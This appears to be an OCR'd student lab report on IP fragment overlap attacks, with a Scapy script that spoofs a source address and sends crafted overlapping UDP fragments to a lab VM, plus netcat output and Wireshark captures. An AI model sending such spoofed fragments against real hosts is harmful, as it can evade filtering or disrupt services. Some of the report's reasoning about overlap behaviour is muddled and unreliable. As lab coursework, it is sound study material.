
```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:.../Week 4$ sudo python IP_FRAGMENT_OVERLAP_1.py
Finish Sending Packets!
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:.../Week 4$
```

These are the results observed (everything on VM B):

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```







Initially, there are 29 bytes of the content in packet 3 (‘A’). But, five bytes of this fragment is overlapped by the content of packet 4 (‘B’), leaving the payload in packet 5 (‘C’) unaffected. If the number of bytes to be overlapped is a multiple of 8, then the overwrite does not occur. If it consists of an overlap of

approximately 13 bytes (8 + 5), then the 8 bytes are not overwritten, but the 5 bytes are.

3. The second fragment is completely enclosed in the first fragment. The size of the second fragment must be smaller than the first fragment (they cannot be equal). The whole fragment overlaps in another fragment.

The programme:

Name: IP_FRAGMENT_OVERLAP_2.py

```
#!/usr/bin/python3
from scapy.all import *
import time

# Scapy Spoofing

ID = 1001
payload1 = "A" * 40
payload2 = "B" * 16
payload3 = "C" * 16

## First Fragment

udp = UDP(sport=7070, dport=9090)
udp.len = 8 + 40 + 16
ip = IP(src="1.2.3.4", dst="10.0.2.14")
ip.id = ID
ip.frag = 0
ip.flags = 1
pkt = ip/udp/payload1
pkt[UDP].chksum = 0
send(pkt,verbose=0)

## Second Fragment

ip = IP(src="1.2.3.4", dst="10.0.2.14")
ip.id = ID
ip.frag = 2
ip.flags = 1
ip.proto = 17
pkt = ip/payload2
send(pkt,verbose=0)

## Third Fragment

ip = IP(src="1.2.3.4", dst="10.0.2.14")
ip.id = ID
```

```
ip.frag = 6
ip.flags = 0
ip.proto = 17
pkt = ip/payload3
send(pkt,verbose=0)

print("Finish Sending Packets!")
```

In this programme, the data length of the primary fragment is greater than the secondary fragment. Accordingly, the UDP length is set so that the second fragment is enclosed in the first fragment. Ultimately, the packets are transmitted.

This programme was then executed on VM 1 with a Wireshark packet capture running in the background on VM 2. Also, netcat awaits a connection.

The observation:

Command: `sudo python IP_FRAGMENT_OVERLAP_2.py`


```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:.../Week 4$ sudo python IP_FRAGMENT_OVERLAP_2.py
Finish Sending Packets!
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:.../Week 4$
```


VM 1 (10.0.2.13)


```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACCCCCCCCCCCCCCCC
```


VM 2 (10.0.2.14)

From the results obtained on the second virtual machine, it's crystal clear that the contents of the second fragment are enclosed in the contents of the first fragment. Below are the results obtained on the Wireshark packet capture tool. Yet again, this is due to overlapping and overwriting number of bytes that is divisible by 8.





▸ Frame 3: 82 bytes on wire (656 bits), 82 bytes captured (656 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_59:a3:c9 (08:00:27:59:a3:c9), Dst: PcsCompu_70:0c:00 (08:00:27:70:0c:00)
▸ Internet Protocol Version 4, Src: 1.2.3.4, Dst: 10.0.2.14
▸ User Datagram Protocol, Src Port: 7070, Dst Port: 9090
▾ Data (40 bytes)
Data: 4141414141414141414141414141414141414141...
[Length: 40]
0000 08 00 27 70 0c 00 08 00 27 59 a3 c9 08 00 45 00 ..'p.... 'Y....E.
0010 00 44 03 e9 20 00 40 11 46 ad 01 02 03 04 0a 00 .D.. .@. F.......
0020 02 0e 1b 9e 23 82 00 40 00 00 41 41 41 41 41 41 ....#..@ ..AAAAAA
0030 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
0040 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
0050 41 41 AA
Data (data.data), 40 bytes
Packets: 5 · Displayed: 5 (100.0%)
Profile: Default



*enp0s3
Apply a display filter … <Ctrl-/>
Expression…
No. Time Source Destination Protocol Length Info
1 2021-10-12 08:58:34.4843226… PcsCompu_59:a3:c9 Broadcast ARP 60 Who has 10.0.2.14? Tell 10.0.2.13
2 2021-10-12 08:58:34.4843408… PcsCompu_70:0c:00 PcsCompu_59:a3:c9 ARP 42 10.0.2.14 is at 08:00:27:70:0c:00
3 2021-10-12 08:58:34.5064859… 1.2.3.4 10.0.2.14 UDP 82 7070 → 9090 Len=56
4 2021-10-12 08:58:34.5558593… 1.2.3.4 10.0.2.14 IPv4 60 Fragmented IP protocol (proto=UD…
5 2021-10-12 08:58:34.6031429… 1.2.3.4 10.0.2.14 IPv4 60 Fragmented IP protocol (proto=UD…
▸ Frame 4: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_59:a3:c9 (08:00:27:59:a3:c9), Dst: PcsCompu_70:0c:00 (08:00:27:70:0c:00)
▸ Internet Protocol Version 4, Src: 1.2.3.4, Dst: 10.0.2.14
▾ Data (16 bytes)
Data: 42424242424242424242424242424242
[Length: 16]
0000 08 00 27 70 0c 00 08 00 27 59 a3 c9 08 00 45 00 ..'p.... 'Y....E.
0010 00 24 03 e9 20 02 40 11 46 cb 01 02 03 04 0a 00 .$.. .@. F.......
0020 02 0e 42 42 42 42 42 42 42 42 42 42 42 42 42 42 ..BBBBBB BBBBBBBB
0030 42 42 00 00 00 00 00 00 00 00 00 00 BB...... ....
Data (data.data), 16 bytes
Packets: 5 · Displayed: 5 (100.0%)
Profile: Default



*enp0s3
Apply a display filter … <Ctrl-/>
Expression…
No. Time Source Destination Protocol Length Info
1 2021-10-12 08:58:34.4843226… PcsCompu_59:a3:c9 Broadcast ARP 60 Who has 10.0.2.14? Tell 10.0.2.13
2 2021-10-12 08:58:34.4843408… PcsCompu_70:0c:00 PcsCompu_59:a3:c9 ARP 42 10.0.2.14 is at 08:00:27:70:0c:00
3 2021-10-12 08:58:34.5064859… 1.2.3.4 10.0.2.14 UDP 82 7070 → 9090 Len=56
4 2021-10-12 08:58:34.5558593… 1.2.3.4 10.0.2.14 IPv4 60 Fragmented IP protocol (proto=UD…
5 2021-10-12 08:58:34.6031429… 1.2.3.4 10.0.2.14 IPv4 60 Fragmented IP protocol (proto=UD…
▸ Frame 5: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_59:a3:c9 (08:00:27:59:a3:c9), Dst: PcsCompu_70:0c:00 (08:00:27:70:0c:00)
▸ Internet Protocol Version 4, Src: 1.2.3.4, Dst: 10.0.2.14
▾ Data (16 bytes)
Data: 43434343434343434343434343434343
[Length: 16]
0000 08 00 27 70 0c 00 08 00 27 59 a3 c9 08 00 45 00 ..'p.... 'Y....E.
0010 00 24 03 e9 00 06 40 11 66 c7 01 02 03 04 0a 00 .$....@. f.......
0020 02 0e 43 43 43 43 43 43 43 43 43 43 43 43 43 43 ..CCCCCC CCCCCCCC
0030 43 43 00 00 00 00 00 00 00 00 00 00 CC...... ....
Data (data.data), 16 bytes
Packets: 5 · Displayed: 5 (100.0%)
Profile: Default


4. If second fragment is sent first and then first fragment in scenario 2 and 3 then what are the observations?


Scenario 2:
The first fragment is sent after the second fragment gets delivered. It's noticed that an error labelled, "Time-to-live" exceeded arrives. The screen on VM 2 remains blank, displaying zilch.







*enp0s3
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Info
1 2021-10-12 10:16:16.6353033… PcsCompu_59:a3:c9 Broadcast ARP 60 Who has 10.0.2.14? Tell 10.0.2.13
2 2021-10-12 10:16:16.6353185… PcsCompu_70:0c:00 PcsCompu_59:a3:c9 ARP 42 10.0.2.14 is at 08:00:27:70:0c:00
3 2021-10-12 10:16:16.6540270… 1.2.3.4 10.0.2.14 UDP 74 7070 → 9090 Len=88
4 2021-10-12 10:16:16.7198658… 1.2.3.4 10.0.2.14 IPv4 63 Fragmented IP protocol (proto=UD…
5 2021-10-12 10:16:16.7859836… 1.2.3.4 10.0.2.14 IPv4 66 Fragmented IP protocol (proto=UD…
6 2021-10-12 10:16:18.9956578… 10.0.2.14 1.2.3.4 ICMP 102 Time-to-live exceeded (Fragment …
Frame 4: 63 bytes on wire (504 bits), 63 bytes captured (504 bits) on interface 0
Ethernet II, Src: PcsCompu_59:a3:c9 (08:00:27:59:a3:c9), Dst: PcsCompu_70:0c:00 (08:00:27:70:0c:00)
Internet Protocol Version 4, Src: 1.2.3.4, Dst: 10.0.2.14
Data (29 bytes)
Data: 41414141414141414141414141414141414141414141414141...
[Length: 29]
0000 08 00 27 70 0c 00 08 00 27 59 a3 c9 08 00 45 00 ..'p.... 'Y....E.
0010 00 31 03 e9 20 04 40 11 46 bc 01 02 03 04 0a 00 .1.. .@. F.......
